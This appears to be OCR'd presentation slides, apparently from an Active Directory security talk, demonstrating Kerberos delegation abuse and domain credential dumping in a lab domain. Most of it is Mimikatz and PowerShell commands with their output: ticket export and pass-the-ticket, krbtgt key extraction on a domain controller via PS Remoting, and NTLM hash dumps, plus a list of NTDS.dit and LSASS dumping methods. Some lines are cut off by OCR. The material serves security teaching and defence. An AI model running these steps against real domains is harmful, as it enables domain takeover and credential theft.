
Service Type	User or Computer	Port	Service N

□ Expanded


Kerberos Unconstrained Delegation



Discover Servers Configured with Delegation




```
PS C:\Windows\system32> Import-Module ActiveDirectory
Get-ADComputer -Filter {(TrustedForDelegation -eq $True) -AND (PrimaryGroupID -eq 515) } -Proper
TrustedForDelegation,TrustedToAuthForDelegation,servicePrincipalName,Description



Description                  :
DistinguishedName            : CN=ADSDB01,OU=Servers,OU=Systems,DC=lab,DC=adsecurity,DC=org
DNSHostName                  : ADSDB01.lab.adsecurity.org
Enabled                      : True
Name                         : ADSDB01
ObjectClass                  : computer
ObjectGUID                   : 6bd00906-eb69-4415-9f69-f6694602bbb1
SamAccountName               : ADSDB01$
servicePrincipalName         : {WSMAN/ADSDB01.lab.adsecurity.org, WSMAN/ADSDB01, TERMSRV/ADSDB01,
                               TERMSRV/ADSDB01.lab.adsecurity.org...}
SID                          : S-1-5-21-1583770191-140008446-3268284411-2102
TrustedForDelegation         : True
TrustedToAuthForDelegation   : False
UserPrincipalName            :
```



```
mimikatz(commandline) # sekurlsa::tickets /export

Authentication Id : 0 ; 167402 (00000000:00028dea)
Session           : Network from 0
User Name         : LukeSkywalker
Domain            : ADSECLAB
Logon Server      : (null)
Logon Time        : 6/26/2015 10:27:22 PM
SID               : S-1-5-21-1583770191-140008446-3268284411-1109

         * Username : LukeSkywalker
         * Domain   : LAB.ADSECURITY.ORG
         * Password : (null)

        Group 0 - Ticket Granting Service

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 6/26/2015 10:27:22 PM ; 6/27/2015 8:27:22 AM ; 7/3/2015 10:27:22 PM
           Service Name (02) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
           Target Name  (--) : @ LAB.ADSECURITY.ORG
           Client Name  (01) : LukeSkywalker ; @ LAB.ADSECURITY.ORG
           Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             fe4dc9d3b939242d8d68d08d3088e74f0616bc4b138b8b04e9817ad7f1d51575
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2         [...]
           * Saved to file [0;28dea]-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi !

mimikatz(commandline) # kerberos::ptt [0;28dea]-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.k
  0 - File '[0;28dea]-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi' : OK

mimikatz(commandline) # exit
Bye!
PS C:\temp\m> klist

Current LogonId is 0:0x2b3d7

Cached Tickets: (1)

#0>     Client: LukeSkywalker @ LAB.ADSECURITY.ORG
        Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
```

Exploiting Kerberos Delegation




```
PS C:\temp\m> Enter-PSSession -ComputerName ADSDC02.lab.adsecurity.org
[adsdc02.lab.adsecurity.org]: PS C:\Users\LukeSkywalker\Documents> c:\temp\mimikatz\
a::krbtgt" exit

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                   with 15 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::krbtgt

Current krbtgt: 6 credentials
         * rc4_hmac_nt       : 1a33736fd25ad06dd9c61310173bc326
         * rc4_hmac_old      : 1a33736fd25ad06dd9c61310173bc326
         * rc4_md4           : 1a33736fd25ad06dd9c61310173bc326
         * aes256_hmac       : 20d7c5cef8eaefb478e79e86ecb6ba1cac2819b2ed432ffb32141
         * aes128_hmac       : 2433f1c6d10a2d466294ff983a625956
         * des_cbc_md5       : f1f82968baa1f137
```

Dumping AD Domain Credentials

- Dump credentials on DC (local or remote).
  - Run Mimikatz (WCE, etc) on DC.
  - Invoke-Mimikatz on DC via PS Remoting.
- Get access to the NTDS.dit file & extract data.
  - Copy AD database from remote DC.
  - Grab AD database copy from backup.
  - Get Virtual DC data.

Dump AD Credentials with Mimikatz



```
mimikatz(powershell) # lsadump::samrpc /patch
Domain : ADSECLAB / S-1-5-21-1473643419-774954089-2222329127

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 6f40d9c1cab7f73d298dc3d94163543d

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 7e2a0e20851d0229f2489210b6576ede

RID  : 000003e8 (1000)
User : admin
LM   :
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac

RID  : 00000452 (1106)
User : LukeSkywalker
LM   :
NTLM : 177af8ab46321ceef22b4e8376f2dba7

RID  : 00000453 (1107)
User : HanSolo
LM   :
NTLM : 269c0c63a623b2e062dfd861c9b82818

RID  : 00000454 (1108)
```

Dump LSASS Process Memory






Image ...	User Name	CPU	Memory (...
conhost.exe	ADSAd...	00	1,556 K
csrss.exe	SYSTEM	00	764 K
csrss.exe	SYSTEM	00	1,020 K
